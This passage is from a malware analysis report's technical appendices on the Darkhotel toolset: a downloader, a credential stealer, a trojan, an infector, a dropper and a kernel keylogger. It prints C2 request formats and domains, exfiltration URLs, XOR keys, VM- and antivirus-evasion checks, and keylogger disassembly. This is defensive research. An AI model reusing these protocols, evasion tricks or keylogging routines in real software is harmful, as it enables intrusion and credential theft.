+EIBAQQEAwIGwDAOBgNVHQ8BAf8EBAMCBPAwHwYDVR0jBBgwFoAUKzdTk2RHZiNP
ANP33egwtluEiSMwOQYDVR0fBDIwMDAuoCygKoYoaHR0cDovL2NybC5nbG9iYWxz
aWduLm5ldC9zdXJlc2VydmVyLmNybDAMBgNVHRMBAf8EAjAAMA0GCSqGSIb3DQEB
BQUAA4IBAQCVKkJZvRga7CDplg1/8rxOeYpEIaTXRgOUqOzQKCkH0PW8kcUhNBbd
h+7catTn9NT5pgS7YFMrFBmKLC4fao+XItb05UQGwiLuz7IZZ/pAD5zPWH9TIa/A
Aq3YfBk881L0EDDwYSSpnRgBo/XJKatlZu+lLc1T4kQJ6o1MvO8atix73xY5lIsz
```

yxQWwpNCbE0Ymbp7+pF08JoerpK0lEO7lrp+at84nC58ETc3TCCAXWvilEGYfcwm
ysxPgU2VFrsm2x/+A/yiUJxJC0V8hvxcpjE08gjxAxYQ4JAM5wJOlfXoMgOj+3gX
3CO/tFnmb5EcOM23nkiga2iYAOMzSBiu
END CERTIFICATE

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Appendix D. Malcode Technical Notes

Small Downloader

Filename	MD5	Link Time (UTC)	Linker
msieckc.exe	41b816289a6a639f7f2a72b6c9e6a695	2012.04.11 18:31:48	6.0

Technical Details

To ensure only single instance of the module is running, the module verifies if system mutex named «132DF6E» exists. If it exists the module exits, if not - the module creates one.

The module implements a method to resist running in virtual environment. It gets CPU name and identifier from the registry at HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor\0

and collects IP and MAC addresses of local network adapters. After that it compiles a string describing the system in the following format: « C P U : %CPUNAME%
 Net card : %IP% (%MACADDR%)
». Next it checks if this string contains one of the following substrings:

- «VMWARE»
- «QEMU»
- «192.168.100.»

If any of these strings is found, the module terminates.

After that, there is a hardcoded value of 10, which delays further execution of the module for 10 seconds. Then the module attempts to delete some other, probably older, components which might be present on the system. The list of deleted files includes the following:

- %APPDATA%\Microsoft\Crypto\DES64v7\dtlcntr.exe
- %APPDATA%\Microsoft\Crypto\DES64v7\googletoolbar.exe
- %APPDATA%\Microsoft\Crypto\DES64v7\active.dll
- %APPDATA%\Microsoft\Crypto\DES64v7\detect.dll

The next is step is to check if current directory has a file named «U». If not, the module proceeds with network communication routine. But if this file is found it does some additional checks. If «U» file is older than 180 days, the module wipes

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the file. If not, it triggers a special variable that makes module dormant and disables further communication with C&C server.

After all, if the module is ready and allowed to communicate with C&C server it does that in the following manner.

1. The module connects to **autolace.twilightparadox.com** (or **automachine. servequake.com**) and issues a HTTP GET request with hardcoded User-Agent string:
   GET /major/images/view.php HTTP/1.1
   User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
   Host: autolace.twilightparadox.com
   Connection: Keep-Alive
   Cache-Control: no-cache

   The server response should contain «DEXT87» string which is used to recognize valid response. The malware locates «DEXT87» and reads the data appended to it. The appended data should be an IP address in plaintext. This is used a real C&C IP address. Reading stops when non-digit or dot symbol is found. Here is an example of shortest possible valid server response:
   HTTP/1.1 200 OK
   Content-Length: 17
   DEXT87192.168.1.1

2. If the real C&C IP address is not valid the module may try to send identical request again but using a different HTTP path: /major/images/read.php
   If the C&C IP address is valid, the module issues another HTTP request:
   GET /major/txt/read.php HTTP/1.1
   User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2;
   .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
   Host: autolace.twilightparadox.com
   Connection: Keep-Alive
   Cache-Control: no-cache

   The server response can be one of the following:

   a. DEXT87no

   b. DEXT87up;<DATASIZE>;<DATA>

Where <DATASIZE> is a decimal integer that represents length of <DATA> field in bytes; <DATA> is a binary data separated from <DATASIZE> field by semicolon. Please note, that after receiving <DATA>, it is XORed with byte value 0x55 and saved to a disk in a file named «ctfmon.exe» (current directory is used). Upon successful receiving of the file it is started in a new process.

Information Stealer

Filename	MD5	Link Time (UTC)	Linker
DmaUp3.exe	864cd4a59215a7db2740dfbe4a648053	2012.04.30 00:25:59	6.0

This module is relatively large (455Kb) and comes as a part of WinRar SFX file that drops and starts the module from %APPDATA%\Microsoft\Display\DmaUp3.exe. The main purpose of the module is to collect various secrets stored on a local system. This module is designed not to run on Windows with system default codepage set to Korean.

Technical Details

From the very beginning this module checks if «**bdagent.exe**» process is running on current system. **Bdagent.exe** is a name for BitDefender Antivirus component. If it is running, it uses simple AV heuristics evasion technique. The code starts a thread that simulates keystrokes of ESC keyboard key and then shows a system modal message box. Pushing ESC key closes the modal message box. Right after that keystroke generation thread is terminated and the module continues normal execution as if «bdagent.exe» was not running.

Next the module makes sure only one instance of current code is running by checking if system mutex object named «**920111215**» exists. After that, the module collects information about current system which includes the following:

- Network adapter MAC address
- CPU Name and Identifier
- System default codepage
- Windows OS and Service Pack versions
- Hostname and IP address
- Local user name
- Cached passwords from Internet Explorer 6/7/8/9 (Protected Storage and IntelliForms)

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- Mozilla Firefox stored secrets (<12.0)
- Chrome stored secrets
- MS Outlook Express accounts
- MS Windows Mail accounts
- MS Windows Live Mail accounts
- MS Outlook accounts (SMTP/IMAP/POP3/HTTP)
- MSN Messenger
- Gmail Notifier credentials
- Google Desktop accounts
- Google Talk accounts

If the module reveals that current System default codepage is 0412 (Korean) it terminates.

There is one interesting specifics in Microsoft IntelliForms which reveals attacker's interests. IntelliForms technology keeps login/password information in the registry in encrypted form. However, there is no clear information about the corresponding website which requires given login and password. The only information Intelliforms offers about the place where given login/password should be used is a hash of the webpage URL. So far, the attackers can steal logins and passwords but to understand where they are from they must guess the string which produced given hash. They have implemented this logics in the malware. When IntelliForms information is stolen the malware tries to check the list of known login page URLs to recover the originating webpage address. Here is the list of URLs that are checked by the malware:

- http://twitter.com
- http://facebook.com
- http://passport.yandex.ru/passport
- http://www.yandex.ru
- http://qip.ru
- http://mail.qip.ru
- https://login.nifty.com/service/login
- http://e.mail.ru/cgibin/login
- http://mail.ru
- http://mail.126.com
- http://secure.zapak.com/mail/zapakmail.php

- https://lavabit.com/apps/webmail/src/login.php
- http://www.bigstring.com
- http://www.gmx.com
- http://passport.sohu.com/indexaction.action
- http://www.sohu.com
- https://www.zoho.com/login.html
- http://mail.sina.com.cn
- http://members.sina.com/index.php
- http://www.care2.com/passport/login.html
- http://www.mail.com/int
- https://fastmail.fm/mail
- https://www.inbox.com/login.aspx
- http://www.gawab.com
- http://mail.163.com
- http://registration.lycos.com/login.php
- http://www.mail.lycos.com
- https://my.screenname.aol.com/_cqr/login/login.psp
- https://edit.bjs.yahoo.com/config/login
- https://login.yahoo.co.jp/config/login
- https://login.yahoo.com/config/login_verify2
- https://login.live.com/login.srf
- https://www.google.com/accounts/servicelogin

The list of targeted services includes some local services specifically popular in:

- United States
- Russia
- China
- Japan
- Middle Eastern countries
- India

The module uses several simple XOR-based algorithms to encrypt embedded string data. String encryption/decryption functions use the following keys:

«Microsoft Corporation. All rights reserved.»
«90ed768ab728a0f74a4b957c31f1a213»

The module works with all Firefox versions prior to **Mozilla Firefox 12.0**. Depending on version of Firefox, it can read Firefox database directly to dump stored secrets or utilize one Firefox libraries to access the configuration data. In addition it makes use of the following Mozilla Firefox libraries depending on Firefox version:

- nss3.dll
- plc4.dll
- mozcrt19.dll
- mozutils.dll
- mozglue.dll
- mozsqlite3.dll
- sqlite3.dll
- nspr4.dll
- plds4.dll
- nssutil3.dll
- softokn3.dll

When stealing secrets from Firefox and Chrome it uses built-in SQLite library code. The module is linked with **SQLite version 3.7.5 release candidate 2**, release hash **ed759d5a9edb3bba5f48f243df47be29e3fe8cd7 dated as 2011-01-28 17:03:50**.

After stealing secrets from local system the malware executes some kind of embedded script. It is logging all actions to inform the operator what exactly was executed by this variant of the malware. The result of this execution is appended to the stolen data and uploaded to the C&C server.

The module uploads all collected information to one of the following URLs via POST request:

- hxxp://fenraw.northgeremy.info/html/docu.php
- hxxp://fenrmi.eu.pn/html/docu.php
- hxxp://fenrix.yaahosting.info/html/docu.php
- hxxp://fenry.zoka.cc/html/docu.php

It's the first time we see .pn domain used in malware. This top level country code domain is quite exotic and is assigned to Pitcairn Islands, which is Overseas territory of the United Kingdom in the Pacific. As of 2013 estimated population of Pitcairn Islands is only 56 people. An official .pn domain costs $100/year from the registry, however .eu.pn domains seem to be given away for free.

The malware uses fixed User-Agent string:
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)

The data is uploaded as a POST request binary in the following format:
<UserId>;<UniqueMachineId>;<EncryptionKey>;<GeneralSysInfo>
where <UserId> is hardcoded identifier (i.e. «user2» in current sample); <UniqueMachineId> is a 32 characters long hex string which derived from network card MAC address; <EncryptionKey> is symmetrical encryption key used to encrypt <UserId> and <GeneralSysInfo> values. The malware uses text protocol, which is why potentially binary values of <UserId> and <GeneralSysInfo> are additionally encoded using Base64 algorithm.
<GeneralSysInfo> field contains only basic information about the system, i.e.:

Info;
Sys@User : MYCOMPUTER@MyUser (0850)
C P U : Intel(R) Core(TM) i3-1667U CPU @ 1600GHz
System OS: Microsoft Windows XP (Service Pack 3)
Net card : 192.168.0.2 (133773311337)

If the server reply contains a keyword «**minmei**» it continues sending additional information. «**Minmei**» may be a reference to a popular Japanese anime and manga known as «**The Super Dimension Fortress Macross**». A quote from Wikipedia: «Born in Yokohama Chinatown, Japan (though she is of partial Chinese descent) as Linn Minmei, Minmay moved in with her uncle Shaochin (少江) and aunt Feichun (慧中) on South Ataria Island in hopes of finding the path to fulfill her dream of becoming a star.»

Trojan.Win32.Karba.e

Filename	MD5	Link Time (UTC)	Linker
acroedit.exe	0fe3daf9e8b69255e592c8af97d24649	2013.10.29 00:21:48	6.0

Technical Notes

The trojan iterates through running processes and looks for security software basing on executable filenames from the list below. If the process is found it keeps a record of the software name using short AV Identifier string from the following table of rules

Process Name	AV Identifier	Company Name, Country
ekrn.exe	NOD	ESET, Czech Republic
NVCAgent.npc	NV	Naver NHN, Vietnam
360tray.exe	36	Qihoo 360, China
msseces.exe	MS	Microsoft, USA
uiWinMgr.exe	TR	TrendMicro, Japan
AvastSvc.exe	AST	Avast, Czech Republic
RsMgrSvr.exe	RS	Rising, China
mcagent.exe	MC	McAfee, USA
avgidsagent.exe	AV	AVG, Czech Republic
ccsvchst.exe	NT	Symantec, USA
bdagent.exe	BD	BitDefender, Romania
avp.exe	KS	Kaspersky, Russia
V3LTray.exe	V	AhnLab, South Korea
AYAgent.aye	AY	ESTSoft, South Korea

The malware uses a trick to evade running on a VMware. First, it checks if current process is running in WOW64 environment. If yes it does additional port I/O specific to VMWare virtual machine (the VMware hypervisor port: 0x5658; VMware hypervisor magic value: 0x564D5868). Another method to detect VM environment is to check local network adapter's IP address. If it belongs to subnet 192.168.100.* then the malware believes it's running in a VM. If VM is detected the process instantly terminates.

Next the malware submits collected information to the C&C server using HTTP GET request and the following URL format: http://<C2DOMAIN>/bin/read_i.php

?a1=%STEPID%&a2=%HOSTID%&a3=%SYSINFO%&a4=% AVSOFTID%, where %C2DOMAIN% is one of the following C&C domains:

- micronaoko.jumpingcrab.com
- microchsse.strangled.net
- microbrownys.strangled.net
- microplants.strangled.net
- microlilics.crabdance.com

%STEPID% is special text string indicating stage of malware operation. This string varies depending on the local system language and may be one of the following:

- «step2-down-k» for codepage 0412 (Korean)
- «step2-down-j» for codepage 0411 (Japanese)
- «step2-down-u» for codepage 0409 (English,US)
- «step2-down-r» for codepage 0419 (Russian)
- «step2-down-c» for codepage 0804 (Chinese)
- "step2-down-b" for codepage 0409 (English,US)
- «step2-down» for other codepages;

%HOSTID% is a special value generated from local network card MAC address; %SYSINFO% is a string with general system information (please see description above);

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%AVSOFTID% is a string that contains indexes of AV software names in internal table of AV Identifiers (please see the table above).

Selective Infector

Technical Notes

Igfxext.exe can download a file and drop it to %APPDATA%\microsoft\display\ctfmon.exe (md5= **e8bfb82b0dd5cef46116d61f62c25060**). After execution, the downloaded file drops **SMAGENT.EXE** (md5 0306f9ae-7786570139f78e78bc940597) to %APPDATA%\MICROSOFT\DISPLAY and executes it. This component is a virus, and is used to selectively infiltrate into other computers via USB or network shares.

Trojan-Dropper & Injector (infected legitimate files)

Technical Notes

A large number of files are detected by Kaspersky Lab scanners as Virus.Win32. Pioneer.dx. These files are all legitimate files that have been infected by another Darkhotel component. All of these infected files drop a 63kb self injecting component.

Filename	MD5	Link Time (UTC)	Linker
igfxext.exe	fcd2458376398b0be09eaa34f4f4d091	2012:07:27 17:10:30	6.0

This malware is 63kb in size. It is bound to a variety of other software packages that vary in name, but the host package is consistently detected as "Virus.Win32. Pioneer.dx". The igfxext.exe component is dropped to disk and run. It spawns another suspended process with its own igfxext.exe image, but decrypts a smaller 32kb executable (cf1319d94f33380622ba000b7d8ad6e9,Trojan-Downloader. Win32.Agent.xwge) from its .data section in memory with a simple xor 0xbb. The running process overwrites the igfxext.exe image in the suspended process with this smaller chunk of code. It then resumes the thread in the new process.

This smaller code section maintains similar functionality to the "worm" component:

- BASICAPI window creation and update
- VMWare detection/red pill
- AV check

- dmaup3.exe checks
- proto.dat check
- system information collection, encryption with «ab911001f78ad31552e47205ecc46466» key and transfer to c2

Host package files detected as "Virus.Win32.Pioneer.dx" are infected legitimate files, that do not have any self-propagation routines.

Enhanced Keyloggers and Development

Technical Notes

It is signed with the familiar "belinda.jablonski@syniverse.com" digital certificate.

77669d11c3248a6553d3c15cd1d8a60e - csmrs.exe, 478.8kb, Compliedon:2010-11-11 08:46:47
Signed by belinda.jablonski@syniverse.com certificate.

This sample is started by code running within svchost.exe on WinXP SP3. It drops a keylogger. The debug path inside:

```
d:\KerKey\KerKey(일반)\KerKey\release\KerKey.pdb
```

Note - 일반 - means "General" in Korean

The dropper above maintains, drops and installs this kernel mode keylogger: md5: 86b18e99072ba72d5d36bce9a00fc052 filename: ndiskpro.sys
size: 295kb
CompiledOn:2009-11-24 11:56:22

Likely, it was developed as a part of a mid-to-late 2009 project:

```
e:\project\2009\x\total_source\32bit\ndiskpro\src\ioman.c
```

Keylogger Code

This driver package is built to look like a legitimate low level Microsoft system device. It is installed as a system kernel driver "Ndiskpro" service, described as a "Microcode Update Device". It is somewhat surprising that there is no rootkit functionality hiding this service:

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```
SERVICE_NAME: Ndiskpro
DISPLAY_NAME: Ndiskpro
        TYPE              : 1   KERNEL_DRIVER
        STATE             : 4   RUNNING
                                (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE   : 0   (0x0)
        SERVICE_EXIT_CODE : 0   (0x0)
        CHECKPOINT        : 0x0
        WAIT_HINT         : 0 ms
```

When loaded, the NDISKPRO.SYS driver hooks both INT 0x01 and INT 0xff, and retrieves keystroke data directly from port 0x60, the motherboard keyboard controller itself. Here we see the local port variables assigned values

```
.text:000139E0 var_20        = dword ptr -20h
.text:000139E0 var_19        = byte ptr -19h
.text:000139E0 Interval      = LARGE_INTEGER ptr -18h
.text:000139E0 Port          = dword ptr -10h
.text:000139E0 NewIrql       = byte ptr -9
.text:000139E0 var_8         = dword ptr -8
.text:000139E0 var_1         = byte ptr -1
.text:000139E0
.text:000139E0                mov     edi, edi
.text:000139E2                push    ebp
.text:000139E3                mov     ebp, esp
.text:000139E5                sub     esp, 24h
.text:000139E8                mov     [ebp+Port], 64h
.text:000139EF                mov     [ebp+var_20], 60h
.text:000139F6                mov     [ebp+var_8], 0
.text:000139FD                mov     [ebp+Interval.LowPart], 0FFFFD8F0h
.text:00013A04                mov     [ebp+Interval.HighPart], 0FFFFFFFFh
.text:00013A0B                mov     [ebp+var_8], 0
.text:00013A12                jmp     short loc_13A1D
```

And here, the ports are directly being read with READ_PORT_UCHAR(0x64) and then READ_PORT_UCHAR(0x60):

```
.text:00013A1D loc_13A1D:                          ; CODE XREF: sub_139E0+32↑j
.text:00013A1D                cmp     [ebp+var_8], 64h
.text:00013A21                jnb     short loc_13A83
.text:00013A23                mov     cl, 1Fh          ; NewIrql
.text:00013A25                call    ds:KfRaiseIrql
.text:00013A2B                mov     [ebp+NewIrql], al
.text:00013A2E                mov     ecx, [ebp+Port]
.text:00013A31                push    ecx              ; Port
.text:00013A32                call    ds:READ_PORT_UCHAR
.text:00013A38                mov     [ebp+var_19], al
.text:00013A3B                movzx   edx, [ebp+var_19]
.text:00013A3F                and     edx, 1
.text:00013A42                jz      short loc_13A6A
.text:00013A44                mov     eax, [ebp+var_20]
.text:00013A47                push    eax              ; Port
.text:00013A48                call    ds:READ_PORT_UCHAR
.text:00013A4E                mov     [ebp+var_1], al
.text:00013A51                movzx   ecx, [ebp+var_1]
```

It buffers, then communicates the data to the running user mode component. This component then encrypts and writes the retrieved values ondisk to a ran-

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domly named .tmp, file like ffffz07131101.tmp. This file is located in the same directory as the original dropper, which maintains persistence across reboots with a simple addition to the HKCU run key.

Here is debug output demonstrating this component's data retrieval when the letter "D" is repeatedly pressed on the keyboard. Keyscan make and break codes are "0x20" and "0xA0" and for the key press and key release for the "D" key. The "0x1D" value from port 0x64 that you see below is basically an indication that the output buffer is full and the keyboard is locked, so it is safe for the driver to access the key value in port 0x60:

```
0x60 port access, data = 0x20
    0x64 port access, data = 0x1D
    0x64 port access, data = 0x1D
0x60 port access, data = 0xA0
    0x64 port access, data = 0x1D
    0x64 port access, data = 0x1D
0x60 port access, data = 0x20
    0x64 port access, data = 0x1D
    0x64 port access, data = 0x1D
0x60 port access, data = 0xA0
    0x64 port access, data = 0x1D
    0x64 port access, data = 0x1D
```

0x60 port access, data = 0x20
    0x64 port access, data = 0x1D
    0x64 port access, data = 0x1D
0x60 port access, data = 0xA0
    0x64 port access, data = 0x1D
    0x64 port access, data = 0x1D
0x60 port access, data = 0x20
[Output DeviceObject = 0x0, bIsHidKbd = 0x0
<><><><><><><><><><><><><><><><><><><><><><><><><><><>
<><><><><><><><><><><><><><><><><><><><><><><><><><><>
DR0 = 0x60, DR1 = 0x64, DR2 = 0xF7190410, DR3 = 0x0, DR6 = 0xFFFF2FF0,
DR7 = 0x22073F
Current ISR, HighAddress = 0xf718, LowAddress = 0xf330, Flag = 0xee oldCR4 =
0x6F9
oldDR7 = 0x22073F
<><><><><><><><><><><><><><><><><><><><><><><><><><><>
<><><><><><><><><><><><><><><><><><><><><><><><><><><>
These debug messages and code style are duplicates of what chpie posted in the
past.

This keylogger module encrypts and stores gathered data in a log file, as mentioned previously. Its encryption algorithm is similar to RC4. Interesting part is that the module randomly generates the key and stores it in an unexpected place: in the middle of the log file name. Hence, the numeric part of the filename is used as a seed for the pseudorandom number generator. Rand function is statically linked to insure same results on different computers.

Here is the commented RC4 encryption code:

```
.text:00404120                  encrypt:                              ; CODE XREF: write_encrypted_data+25↑j
.text:00404120                                                        ; write_encrypted_data+5E↓j
.text:00404120 8B 44 24 18                  mov     eax, [esp+14h+arg_0] ; string
.text:00404124 8A 1C 06                     mov     bl, [esi+eax]   ; byte to encrypt
.text:00404127 E8 2A BA 00 00               call    _rand
.text:0040412C 99                           cdq                     ; edx = 0
.text:0040412D B9 FF 00 00 00               mov     ecx, 0FFh
.text:00404132 F7 F9                        idiv    ecx             ; edx - ramainder
.text:00404134 A1 00 86 47 00               mov     eax, hFile      ; handle to log-file (<random>.tmp)
.text:00404139 6A 01                        push    1               ; uBytes
.text:0040413B 32 D3                        xor     dl, bl          ; xor with pseudorandom key
.text:0040413D 88 54 24 17                  mov     [esp+18h+Buffer], dl
.text:00404141 8D 54 24 17                  lea     edx, [esp+18h+Buffer]
.text:00404145 52                           push    edx             ; lpBuffer
.text:00404146 50                           push    eax             ; hFile
.text:00404147 FF D5                        call    ebp ; _lwrite   ; write encrypted char to the file
.text:00404149 83 C6 01                     add     esi, 1
.text:0040414C 3B F7                        cmp     esi, edi
.text:0040414E 7C D0                        jl      short encrypt
.text:00404150 5D                           pop     ebp
.text:00404151 5B                           pop     ebx
.text:00404152
.text:00404152                  loc_404152:                           ; CODE XREF: write_encrypted_data+1B↑j
.text:00404152 5F                           pop     edi
.text:00404153 B8 01 00 00 00               mov     eax, 1
.text:00404158 5E                           pop     esi
.text:00404159 59                           pop     ecx
.text:0040415A C3                           retn
.text:0040415A                  write_encrypted_data endp
.text:0040415A
```

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Appendix E. Parallel and Previous Research

Getting "Left of Boom": How ThreatConnect Enables Proactive Cybersecurity, ThreatConnect February 2014
http://www.threatconnect.com/news/getting-leftof-boom-threatconnect-en-ables-proactive-cybersecurity/

Nevermind Nenim's hidden agenda - we still caught it, Microsoft MMPC, April 2013
http://blogs.technet.com/b/mmpc/archive/2013/04/14/nevermind-nenim-s-hidden-agenda-we-still-caught-it.aspx

RSA-512 Certificates abused in the wild, Fox-IT November 2011
http://blog.fox-it.com/2011/11/21/rsa-512-certificates-abused-in-the-wild/

Dec 21 CVE-2009-0556 (corrected CVE) Christmas Messages.pps with stolen cert from Syniverse from nicholas.bennett53@hotmail.com, Contagio, December 2010
http://contagiodump.blogspot.ro/2010/12/dec-21-cve-2010-2572-christmas.html

"CVE-2010-2883 Adobe 0-Day David Leadbetter's One Point Lesson from 193.106.85.61 thomasbennett34@yahoo.com", Contagio, Sept 2010
http://contagiodump.blogspot.ro/2010/12/dec-21-cve-2010-2572-christmas.html

Apr 26 CVE-2010-0188 PDF North Korea Policy Piece from (fake) walterkeats@yahoo.com, Contagio, April 2010
http://contagiodump.blogspot.com/2010/09/cve-david-leadbetters-one-point-lesson.html

Mar 27 CVE-2010-0806 IE 0-day Dozens missing after ship sinks near North Korea from kevin.bohn33@hotmail.com, Contagio March 2010
http://contagiodump.blogspot.com/2010/04/apr-28-cve-2010-0188-pdf-north-korea.html

Threat Outbreak Alert: Fake North Korean Sunken Ship Report E-mail Messages on March 27, 2010, Cisco
http://tools.cisco.com/security/center/viewThreatOutbreakAlert.x?alertId=20148

Security Advisory for Adobe Reader and Acrobat, Adobe, cve-2010-2883
http://www.adobe.com/support/security/advisories/apsa10-02.html?PID=6157500

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